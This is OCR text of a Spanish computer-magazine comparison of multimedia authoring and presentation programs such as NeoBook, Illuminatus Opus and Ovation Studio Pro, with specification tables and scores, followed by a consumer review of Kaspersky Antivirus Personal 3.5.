La aplicación permite numerosas funciones, como las herramientas para agrupar objetos, múltiples posibilidades para deshacer, máscaras con canal de transparencia, distintos efectos (como es el caso de "blur" o "sharpen"), etc. Los objetos, por supuesto, figuran en capas con lo que los distintos elementos pueden estar en una u otra capa y conseguir, así, efectos logrados a través del juego de transparencias.

Con amplias posibilidades



Platypus Multimedia Autor 3.0

Es un buen programa que conjuga la sencillez que se le pide a una aplicación con la potencia de herramientas profesionales.

La creación de C Point es, ante todo, una herramienta orientada a la creación de publicaciones multimedia. Aunque la gama de posibilidades del programa es amplia, se centra sobre todo en presentaciones interactivas, álbumes de fotos, todo tipo de invitaciones, documentos interactivos, libros electrónicos, guías, demos autojecutables, catálogos electrónicos, etc.

El manejo del programa es extremadamente sencillo. La incorporación de un tutorial con 15 lecciones facilita y agiliza el aprendizaje.

Una vez escogida la opción para iniciar un nuevo proyecto, el usuario elige el tipo de aplicación a realizar: ejecutable, libro de fotos, ayuda, presentación, puzzle, etc., teniendo en mente, siempre, que este programa se ha orientado hacia el mercado de las presentaciones.

Un lenguaje de Internet

El lenguaje que utiliza recuerda en muchos puntos al HTML, lo cual puede llevar poco tiempo a usuarios más duchos en estos términos. Desde aquí se puede incluir y trabajar con imágenes, animaciones, programas, sonidos, cajas de texto, etc. En el caso de esta demo se ha limitado el número de objetos a seis. Además, «Platypus Multimedia Autor» soporta VBScript, un lenguaje de programación utilizado básicamente dentro de la Web y programas como «Word» o el compilador «Visual Studio». Además, tiene la habilidad de crear módulos VBScript. Este detalle amplía sus posibilidades.

¿Qué necesita un programa de presentaciones?


El software para realizar presentaciones tiene sus propias normas. Es difícil conocer a una persona que se mueva dentro del mundo de la informática que no asocie el vocablo presentación con «PowerPoint». De hecho, la herramienta de Microsoft es una de las más utilizadas a la hora de diseñar una presentación.

Sin embargo, existen más posibilidades en el mercado y algunas tienen suficiente fuerza como para crear las presentaciones que necesita un usuario. Se podrían definir una serie de características para este tipo de software.

- **Portabilidad, ya que la presentación final tiene que verse en cualquier ordenador dotado de los recursos necesarios.**
- **Debe ser robusta y que no la afecte el tipo de ordenador en que se esté ejecutando.**
- **Tiempo de carga mínimo ya que no sería normal que el cambio de una diapositiva a otra supusiese un retardo de varios segundos.**
- **Pocos conocimientos por parte del usuario.**
- **Control básico de la presentación final.**
- **Acceso a todos los elementos de la presentación final.**
- **Utilizar elementos multimedia.**
- **Plantillas de ejemplo para minimizar los tiempos de desarrollo.**
- **Objetos predefinidos que puedan colocarse en cualquier diapositiva y herramientas para editarlos.**
- **Las diapositivas no deberían limitar nunca la posición de un texto u objeto.**

Presentaciones paso a paso

Presentation Publisher 3.01




Este programa figura a priori como uno de los más potentes. Pero una interfaz extraña y poco flexible la sitúa en un puesto inferior.

Este software puede constituir una buena idea a la hora de escoger un programa para trabajar en el terreno de las presentaciones. Desde aquí el usuario puede crear un ejecutable que desarrolle la combinación de imágenes, un protector de pantallas o una página Web que pueda verse a través de un navegador. El programa no necesita de ningún tipo de scripts ya que las funciones incorporadas se pueden escoger entre las opciones de la interfaz. Sin embargó, ésta se muestra poco flexible ya que el usuario tiene que rebuscar entre las opciones para realizar tareas concretas. Los asistentes constituyen una ayuda valiosa a la hora de minimizar los tiempos. El soporte para distintos formatos da una cierta frescura al programa. Reconoce las principales extensiones dentro del campo del audio, vídeo y gráficos y con los más de 100 efectos de vídeo digital se pueden crear productos con un aspecto profesional impecable.

Definiendo zonas

Para que el usuario pueda interactuar se definen zonas o enlaces dentro de las presentaciones. Estos enlaces pueden dar el acceso a una página, a un fichero o a otra parte de la presentación. Sin embargo, estas funciones se quedan cortas en poco tiempo. El fichero resultante se puede enviar a otros usuarios a través de correo, ftp y no hace falta ningún software adicional para verlo. Así, las presentaciones, futuros proyectos, etc., se pueden crear y difundir sin tener un visor.

Interesante pero muy caro



Ovation Studio Pro 2.1.3

Este software de Rhode Island» admite interesantes posibilidades, pero su elevado precio le aleja de gran parte de los usuarios.

A pesar de haber obtenido este premio, «Ovation Studio Pro 2.1.3» no sale bien parado en esta comparativa. A grosso modo se puede describir como una herramienta de desarrollo multimedia que puede crear bien aplicaciones, tutoriales o salvapantallas.
El aspecto de la interfaz se asemeja al entorno de un compilador. El usuario diseña la aplicación o proyecto eligiendo las distintas pantallas y los objetos que se van a incluir utilizando un entorno WYSIWYG. Realmente es un programa difícil de manejar porque el usuario tiene una serie de clases con objetos que se pueden incluir (botones, bitmaps, texto simple, "sliders", etc.). Estas librerías de clases ayudan a manejar dichos objetos pero requieren, por parte del usuario, una serie de conocimientos. Aunque incorpore algunos asistentes para ciertas funciones, el proceso de desarrollo de aplicaciones suele requerir ciertos conocimientos generales.

Un lenguaje de eventos

Como es el caso de muchas de estas aplicaciones, «Ovation Studio Pro» incorpora un lenguaje diseñado para el manejo de eventos. Este lenguaje de scripts se denomina "Jive" y se asemeja al clásico C. Incorpora elementos para manejar variables, arrays, almacenamiento, es decir, los elementos propios de cualquier lenguaje.
El usuario puede llamar a funciones de una DLL externa con lo que puede aumentar la potencia de este software.

Programación orientada a eventos

La plataforma Windows puede considerarse como un entorno orientado por eventos, es decir, que utiliza el paso de mensajes e información ante cualquier suceso acaecido. Esta idea conlleva que cualquier aplicación a desarrollar, debe demostrar esta cualidad para funcionar de forma correcta.
Un programa orientado a eventos implica que la ejecución del programa no va a seguir un camino lineal. Las aplicaciones, y por lo tanto las acciones que ocurren dentro de cada programa, se contemplan como grupos de funciones activables ante la aparición de un determinado estímulo o evento, bien sea del propio sistema, de la aplicación en ejecución o del el propio usuario. Por lo tanto no se pueden prever a priori el orden en el que van a llegar para ser procesados. Por este motivo hay que tener un cuidado especial a la hora de trabajar dentro un entorno orientado a eventos.
Con los programas de autor hay que delimitar de forma correcta todos los mensajes que pueden llegar en un momento determinado a un frame de la aplicación creada y no presuponer ningún orden excepto en aquellos que especifique el entorno.
En un lenguaje orientado a eventos el sistema operativo (grosso modo) se encarga de recoger todos los eventos producidos para distribuirlos de forma correcta a los programas correspondientes. Así, la única forma para recibir datos pasa por procesar los eventos que el sistema envía a los programas.

Virtudes y defectos de un buen software

Elegir las mejores opciones


Teniendo clara la distinción entre software de presentaciones y herramientas de autor, es fácil entender que un porcentaje elevado de características puedan englobarse dentro de las dos categorías, mientras que un grupo de funciones sólo pueda aplicarse a una de las dos clases de software. En este caso el problema se ve agravado porque hay aplicaciones a medio camino entre las dos categorías; pueden realizar presentaciones pero también incorporan diseños sencillos o la construcción de un salvapantallas.

Un buen lote de características

El establecimiento de la nota se ha hecho en base a las funcionalidades de cada programa y al tipo de proyectos que pueden realizar. En cada apartado se ha dado una nota y un peso que como media resulta el valor que figura en la tabla final. Algunas de las características más significativas figuran a continuación:

• Conocimientos previos del usuario: ¿puede una persona manejar el programa en poco tiempo? ¿Necesita algún concepto adicional? ¿Y de programación?

• Aspecto y diseño de la interfaz: ¿Es asequible a cualquier usuario? ¿Facilita la creación de una aplicación o presentación? ¿Tiene todas las funciones importantes al alcance de pocos clics? ¿Requiere conocimientos? Es necesario que la interfaz sea WYSIWYG




Un pequeño menú agiliza los trámites iniciales.

• ¿Qué tipo de aplicaciones puede realizar? En general el software de presentaciones sólo puede realizar este tipo de diseños. Sin embargo, hay algunos programas y sobre todo los de autor que amplían sus posibilidades.

• ¿Incluye plantillas? Como se han utilizado versiones shareware, el número de plantillas es escaso.

• ¿Incorpora asistentes? La presencia de uno minimiza el tiempo de desarrollo, ya que indica los distintos pasos a realizar.

• Es necesario que el producto final sea dinámico y permita la interactividad del usuario (tanto en el caso de un programa de autor como de presentaciones).



Conviene que el programa pueda producir distintas aplicaciones finales.

• Conviene, en estos casos, que esté autocontenido.

• Comportamiento multimedia. En la mayoría de las aplicaciones utilizadas para plasmar ideas sólo se reconoce el clic de ratón para pasar de diapositiva. Es vital que se reconozcan cierta clase de eventos y, por supuesto, el clic de ratón y la pulsación de una tecla.

• ¿Qué formatos puedo tener a la salida? Ciertamente el fichero ejecutable es el clásico, pero Internet ha abierto nuevas puertas que deberían ser aprovechadas. Además, algunos programas requieren un visor especial.


Los propios programas pueden realizar sus tutoriales.

Cualquier diseño necesitará de una serie de elementos adicionales. Si sólo admite un tipo de sonidos o una clase de gráficos, el software será muy limitado.

• Los depuradores tienen sentido dentro de la categoría de autor, ya que la presentación es prácticamente lineal.

• Un lenguaje propio. El software para presentaciones no suele tener, porque el tipo de órdenes son eventos muy definidos (generalmente una interacción por parte del usuario). Sin embargo, los programas de autor necesitan controlar una cantidad ingente de eventos y por este motivo programas como «Director» tienen más de mil comandos para manejar cualquier tipo de elemento.

• Herramientas adicionales para crear iconos, sonidos, etc.



Los asistentes constituyen una forma de minimizar el tiempo de desarrollo.

Conviene observar las diapositivas en conjunto.

Aplicaciones fáciles de diseñar


Conclusiones

Una lucha reñida y competida. Aunque existen aplicaciones más profesionales en el mercado, los resultados de la mayoría de los programas han sido más que aceptables. Para no complicar el resultado final se ha optado por crear dos categorías y buscar el mejor software de autor y el mejor programa para el diseño de presentaciones.

Software de autor: NeoBook 4.0.8

De los diez productos analizados se podrían englobar cuatro dentro de la categoría de software de autor: «Multimedia Fusion», «Ovation Studio Pro», «Formula Graphics Multimedia System» y «NeoBook». Basta con echar un vistazo a las notas para observar que las diferencias entre estas aplicaciones son mínimas (salvo en el caso de la aplicación de Rhode Island que está demasiado anticuada y tiene una interfaz realmente "deprimente").
Los criterios enumerados dentro de las pruebas han servido para demostrar que el triplete principal de aplicaciones puede realizar un abanico importante de programas y puede considerárseles como herramientas de autor en toda la extensión de la palabra.
Después habría que considerar una serie de matices como el aspecto de la interfaz, el lenguaje que incorporan, los eventos que recogen, etc. Todos estos elementos, parametrizados, han dado un valor que se refleja en la tabla.
Al final nos hemos decantado por «NeoBook» porque es una aplicación que se encuentra disponible en el mercado español. La distribuye WSKA («PaintShop Pro» o «Kaspersky») en caja y constituye un buen motivo a destacar.

Software para presentaciones: Illuminatus opus 2001a



El resto de aplicaciones estaban orientadas de forma clara al sector de las presentaciones, aunque la gran mayoría podían realizar, de forma adicional, otro tipo de aplicaciones (y sobre todo protectores de pantalla).
No hemos considerado el número de plantillas incorporadas o el manual porque todos los programas de la comparativa se han utilizado en su versión shareware.
Por lo tanto hemos rebuscado en los programas para localizar el software más completo y la aplicación de digitalworkshop es una de las mejores ideas: el aspecto de su interfaz con analogías a una enorme mesa de trabajo, sus posibilidades, su árbol de trabajo, etc., hacen de esta aplicación una opción interesante.
Pero cada usuario diferirá de esta opinión y encontrará que tal o cual software es más adecuado a sus necesidades. Tan sencillo como descargarlos y realizar una presentación en cualquiera de los programas para ver el resultado y descubrir si esto es cierto.
Como punto final habría que significar el excelente trabajo de «Formula Graphics Multimedia System» que cuesta menos de 50$ y no tiene nada que envidiar a «Illuminatus Opus 2001a».

Nuestra opinión

Cuestión de (buen) gusto

Cualquiera de los programas de esta comparativa tiene cabida en la estantería del usuario dependiendo del tipo de aplicaciones y el uso que le quiera dar al producto final. Está claro que para realizar un simple programa para escuchar MP3 o jugar al "Tres en raya", no va a comprar una herramienta de autor profesional.
Las posibilidades de los productos expuestos son más reducidas. Existe un margen, en algún caso angosto, de posibles ideas y aplicaciones creadas a partir del grupo de herramientas visto en la comparativa. Si lo que el usuario quiere es diseñar un juego, por ejemplo, el abanico de posibilidades se reduce tanto que sólo entrarían un par de aplicaciones. En este caso sería recomendable seleccionar una herramienta para la creación de juegos como «The 3D GameMaker» o «DIV2».
En el tema de las presentaciones, «PowerPoint» está siendo el referente en los últimos años. Sin embargo, la mayoría de los trabajos realizados con el producto de Microsoft tienen una apariencia inequívoca a «PowerPoint» (vamos, que es muy fácil descubrir por el tipo de transiciones y presentaciones que una creación se ha desarrollado con «PowerPoint»). Algunos de los productos propuestos aportan un halo de frescura a las presentaciones de cada usuario que no tiene que verse encasillado en los productos más conocidos.
Y si el resultado de la comparativa no satisface a algún lector, no tiene que preocuparse. Como dijimos en la introducción, basta con un buscador y unas cuantas palabras para restringir la búsqueda. Es posible que encuentre programas más adaptados a sus necesidades.

Antonio Santos
Experto en software

Software	NeoBook 4.0.8	Illuminatus Opus 2001a	Multimedia Fusion 1.5	Formula Graphics Multimedia System	Liquid Media 1.20
Fabricante	NeoSoft Corporation	digitalworkshop	IMSI & ClickTeam	Formula Software Pty Ltd	SkunkLabs Software Ltd
Página Web	www.neosoftware.com/nbw.html	www.digitalworkshop.co.uk/products/opus/	www.clickteam.com/English/mmfusion.php	www.formulagraphics.com	www.skunkies.com
Download	www.neosoftware.com/software/nbw40.zip	www.digitalworkshop.com/downloads/evaluation.shtml	www.clickteam.com/webftp/files/8/5/MMFDemo.exe	www.formulagraphics.com/fgx32.exe	www.skunkies.com/32/dTrialVersions.htm
Sistemas Operativos	Windows 95/98/Me/NT/2000/xp	Windows 95/98/Me/NT/2000	Windows 95/98/Me	Windows 95/98/NT/3.x	No facilitados
Precio	99 €	140 €	115 €	57,99 €	170 €

Especificaciones técnicas

Software	NeoBook 4.0.8	Illuminatus Opus 2001a	Multimedia Fusion 1.5	Formula Graphics Multimedia System	Liquid Media 1.20
Fecha fichero analizado	30/11/01	24/5/01	5/12/01	12/12/01	22/10/01
Tamaño en Megas	3,56	20,1	20,7	4,9	38,8
Limitaciones principales versión demo	Versión 30 días. Mensajes	Versión 30 días. Funciones limitadas	Versión 30 días. Funciones limitadas	Funciones limitadas	Versión 30 días
Interfaz de usuario	Zona central con el diseño. Ventanas con herramientas en los laterales. Incluye una lista de objetos. Las funciones principales se pueden lanzar desde la barra de herramientas	Un zona central con la animación, En la parte inferior sitúa el "storyboard" con las plantillas utilizadas. La parte izquierda despliega el árbol de objetos	Múltiples barras de herramientas con todas las opciones del programa. El entono es WYSIWYG aunque se podía mejorar el trabajo con los distintos frames	Una zona situada a la derecha que muestra las distintas escenas y los objetos que coexisten en cada una. Se pueden obtener, en una ventana, las propiedades de cada objeto	Interfaz particular. Las barras de menús son contextuales y solo aparecen cuando se selecciona el objeto para realizar una acción. El manejo es complicado al principio
Idioma	Inglés	Inglés	Inglés	Inglés	Inglés
"Drag & Drop"	Si	Si	Si	Si	Si
Formatos gráficos aceptados	BMP, PCX, JPEG, GIF, TIF, PNG, WMF, ICO	BMP, CDR, CUR, ANI, ICO, CGM, GIF, EMF, JPG, PCD, PNG, TIF, TGA, WMF, PCX	JPG, BMP, PCX, TGA, SCT, GIF, TIF, CPT, ICO, CUR, EXE, PCD, FPX, RAW, PPS, PSD, EPS, MAC, PNG, EPS, CMX, CPX, CGM, DXF, PLT, PCT, AI, WPG, CMF, WMF, EMF, DWG, PDF, DSF, CDR, CDX	BMP, GIF, JPG, FIF, PNG, TGA, VDO, WDO, XDO, CUR, PSD, PIC	BMP, GIF, JPG, TGA, PNG, PCX, IFF, LWO, 3DO (estos dos últimos son formatos 3D)
Formatos audio aceptados	WAV, MIDI, MP3	WAV, MP3, WMA, ASF, MID, RMI	MID, WAV	WAV, AU, MID, CDA	MP3, WAV, WMA, WMV, WMX, CDA, MID, RMI, AIF, IVF, ASF
Formatos videos/animación soportados	FLI, AVI, MDV, MPEG	ASF, AVI, FLI, FLC, MPG, MOV	AVI, MDV, MPG	AVI, MOV, MPEG, FLC	AVI, MPEG
Interfaz WYSIWYG	Si	Si	Si	Si	Si
Lenguaje de eventos	Si, con numerosas acciones	Si	Eventos predefinidos	Si, y es compatible Java. Tiene un juego de más de 250 instrucciones	Lenguaje básico
Distribución fichero ejecutable	Ejecutable, salvapantallas y plugins	Ejecutable, Internet, imágenes o salvapantallas	Salvapantallas, aplicación, Internet	Ejecutables y protectores de pantallas	Se puede obtener la salida en formato AVI
Asistentes	No	Si	Incluye varios	Si	Si
Efectos de transición	Numerosos efectos	Muchos y variados	Si	Si, tiene más de 3D tipos	Múltiples

Puntuaciones

Prestaciones	7,1	7,1	7	7	6,9
Calidad/Precio	3,5	5	5,75	7,5	3,9

Software	CyberLink Medi@Show 2.09	Multimedia Builder MP3 4.8.01	Platypus Multimedia Autor 3.0	Presentation Publisher 3.01	Ovation Studio Pro 2.1.3
Fabricante	CyberLink	MediaChance	C Point Pty Ltd	CMB Software	Rhode Island Soft Systems
Página Web	www.gocyberlink.com/english/products/medi@show/Medi@Show.asp	www.mediachance.com/oldindex.html	www.c-point.com/author.htm	www.cmbsoftware.com/publish.htm	www.risoftsystems.com/ovation.asp
Download	www.gocyberlink.com/english/download/dl_file.jsp?dl_id=6	www.mediachance.com/files/mmbld48.zip	www.c-point.com/download/pmauthor.zip	http://windows-downloads.com/folders/presentation/0prespub.zip	ftp://ftp.risoftsystems.com/Files/ovnsw.exe
Sistemas Operativos	Windows 95/98/Me/NT/2000/XP	No facilitado	Windows 3.x/95/98/Me/NT/2000/XP	Windows 95/98/Me/NT/2000/XP	Windows 3.x/95/98/NT
Precio	55,99 €	57 €	179 €	99,99 €	315 €

Especificaciones técnicas


Software	CyberLink Medi@Show 2.09	Multimedia Builder MP3 4.8.01	Platypus Multimedia Autor 3.0	Presentation Publisher 3.01	Ovation Studio Pro 2.1.3
Fecha fichero analizado	13/7/00	26/8/01	17/12/01	24/4/01	16/11/98
Tamaño en Megas	6,83	5,58	9,98	4,51	2,24
Limitaciones versión demo	Versión 30 días	Versión días. En principio es completo	Funciones limitadas. No realiza programas ejecutables	No facilitado	Versión 30 días
Interfaz de usuario	Interfaz diáfana. Un storyboard en la parte inferior para recoger los elementos y distintas ventanas con transiciones, efectos, etc.	Ventana derecha con los objetos del frame. Las funciones se agrupan en barras de herramientas	Para cada secuencia muestra una ventana con todos los objetos y acciones asociadas	Se puede convertir en un programa pesado porque las opciones suelen estar ocultas detrás de asistentes y funciones. Muchos parámetros que configurar	Interfaz demasiado parca. La mayoría de las opciones están escondidas. Cuesta un tiempo adaptarse a su entorno
Idioma	Inglés	Inglés	Inglés	Inglés	Inglés
"Drag & Drop"	Si	Si	Si	Si	Si
Formatos gráficos aceptados	19 formatos (BMP, TGA, JPEG, EPS, TIF, PCD, PSD,...)	BMP, JPG, GIF, PCX, PNG, TIF.	BMP, JPG, PCX, TIF, TGA, GIF, DIB, RLE, WMF, CUR, ICO	JPG, GIF, BMP, WMF, DIB, JIF, PCX, PNG, RLE, TGA, WPG, TIF	BMP, JPG
Formatos audio aceptados	MIDI, WAV, Audio CD	WAV, MP3, MIDI, MOV	WAV, MP3, MP2, SND, AU, AIF, WMA MIDI, RMI	WAV, MID, MP3, RMI	WAV, MID
Formatos videos/animaciones soportados	AVI, MPEG, DAT, MDV	AVI, MPEG, MDV, VideoCD	AVI, MPG, MDV, WMV	AVI, MPEG	AVI
Interfaz WYSIWYG	Si	Si	Si	Si (aunque no se observan bien los frames)	Si pero con pocas posibilidades
Lenguaje de eventos	No	No	Soporta VBScript y eventos predefinidos	No	Utiliza Jive. Parecido al lenguaje C
Distribución fichero ejecutable	En ejecutable y salvapantallas	Si	Si	Si. Aplicación y salvapantallas	Si
Asistentes	Si	Si	Si	Si	Cuatro asistentes
Efectos de transición	Mas de 150 efectos y transiciones	Varios	Muchos efectos	Si	No

Puntuaciones

Prestaciones	6,8	6,6	6,5	6	5,7
Calidad/Precio	7,25	6,9	3,5	4,5	1,5

Kaspersky Antivirus Personal

Antivirus



La versión completa integra numerosas herramientas.

Ficha técnica


Precio:	44,99 €
Compañía:	Kaspersky Lab
Contacto:	917 010 461
Web:	www.kaspersky.com

Requisitos mínimos

CPU:	Pentium 133 MHz, AMD
Memoria RAM:	16 Megas
Disco duro:	15 Megas
Sist. operativo:	Windows 95/98/Me/NT/2000

A Eugene Kaspersky se le puede considerar como uno de los gurús de la escena vírica y su antivirus es uno de los preferidos a la hora de descubrir posibles virus. Aunque de origen ruso, está disponible en 14 idiomas y se vende en más de 70 países. En España, no ha metido la cabeza de forma seria hasta hace poco tiempo. De hecho, aunque la versión 3.5 (la analizada en este número) haya salido al mercado hace poco, existe la 4.0 ya disponible (pero en inglés, claro).

Este antivirus, tras la instalación, emplea dos módulos residentes ejecutados nada más iniciarse el sistema operativo: «Kaspersky AV Monitor», que ofrece protección residente analizando todos los ficheros abiertos o en ejecución; y «Kaspersky AV Control Centre», un software desde el que se pueden programar distintas tareas para analizar los discos, actualizar la base de datos de virus, etc. Es decir, organiza los distintos componentes del sistema y desde él se pueden ver los resultados, actualizar los distintos módulos o ejecutarlos.



Virus detectado. El mensaje y el sonido no dejan lugar a la duda.

Y es que, en este programa, coexisten distintos módulos dentro del antivirus como "Updater", que actualiza las bases de datos virales (los ficheros que utilizan "Scanner"), y "Monitor", que analiza el equipo a la búsqueda de posibles virus. Por otra parte está "Script Checker", protege el sistema de los virus contenidos en archivos de comandos y gusanos; "Rescue Disk", crea un juego de discos de rescate con los que se puede desinfectar el sistema (porque el CD-ROM, por desgracia, no es de arranque); "Mail Checker", asegura que los mensajes entrantes o salientes estén libres de virus; o "Scanner" que analiza el sistema a la búsqueda de un posible código vírico.

Una búsqueda mortal


Este último programa es, desde luego, el módulo más interesante de todo el paquete. Se indica la carpeta, unidad o fichero a analizar y se pasa el antivirus. En caso de incluir "un inesperado visitante", aparecerá un mensaje indicando la posible invasión y un menú de opciones. De hecho, el antivirus está plagado de distintas opciones que el usuario debe configurar de forma previa.

Su excelente motor de búsqueda le aúpa a las primeras posiciones de las comparativas, pero sus puntos más flojos radican en el servicio técnico y en su integración con Internet. Detecta los virus a la entrada pero no trabaja bien a la hora de eliminarlos. Eso le ha hecho bajar unas décimas en la nota ya que en los cinco meses que han transcurrido desde la comparativa, los productos de la competencia encabezados por McAfee, Norton, Panda, etc., han sabido mejorar sus antivirus en ese sentido y detectan y eliminan la mayoría de las posibles amenazas. Éste es uno de los puntos en los cuales el antivirus de Kaspersky tiene que mejorar.


El funcionamiento del programa desconcierta en los primeros

La potencia sin control...

... no sirve de nada. Da igual que estemos ante el antivirus estrella o que sea capaz de detectar cualquier virus que exista o que pueda existir. Si no se controlan todos los elementos que pasan por el ordenador, el programa no servirá de nada.



La mayoría de los antivirus suelen incluir una herramienta que trabaja de forma automática en segundo plano, revisando cualquier tipo de contenido que acceda al ordenador (bien sea para copiar, leer, modificar, etc.). «Kaspersky Antivirus Personal» incorpora su «Kaspersky AV Monitor», un módulo para detectar, de forma automática, cualquier foco de infección. Se puede programar el nivel de protección deseado indicando si se analizan los ficheros comprimidos, las extensiones, si se comprueban los gestores de correo, etc.



«Kaspersky Antivirus Centre» es la interfaz que controla los distintos módulos del programa.

Para obtener las mayores garantías de éxito, hay que actualizar de forma constante el antivirus.

momentos. Para este antivirus todos son objetos y hay que indicar las carpetas o archivos a analizar. Haciendo uso del modo experto, el usuario escoge los discos que se van a revisar o bien los elementos individuales que se quieren analizar. Este proceso puede resultar un poco lento si el usuario tiene que indicar cada uno de estos elementos. Sin embargo, esta opción en forma de árbol proporciona un mayor control sobre los elementos a analizar.

¿La interfaz es importante?

Los distintos antivirus se han ido adaptando para desarrollar una interfaz propia. De forma curiosa, la mayoría de estos programas han adoptado una apariencia especial que le diferencian del resto.

En este sentido, «Kaspersky Antivirus Personal» ha logrado también su identidad, pero parece que los programadores se han dedicado más a otras tareas. La interfaz es demasiado tosca. El hecho de arrancar el sistema y que sea el propio usuario el que tenga que redimensionar las distintas columnas de información porque no se ejecuta de forma automática o necesite bucear entre muchas opciones desperdigadas a lo largo del programa, ensombrecen la labor del antivirus. En la versión 4 que hemos podido analizar en la redacción, se han subsanado algunos de estos fallos, se han cambiado iconos y algunas opciones se han reagrupado. Sin embargo, sigue lejos de interfaces más intuitivas como las de Norton, Panda o McAfee. En general, el aspecto es similar en los distintos módulos. Una parte izquierda con las categorías u opciones, la zona central donde se desarrolla la ejecución del programa y un lateral derecho con las funciones para arrancar el programa, pararlo, etc.

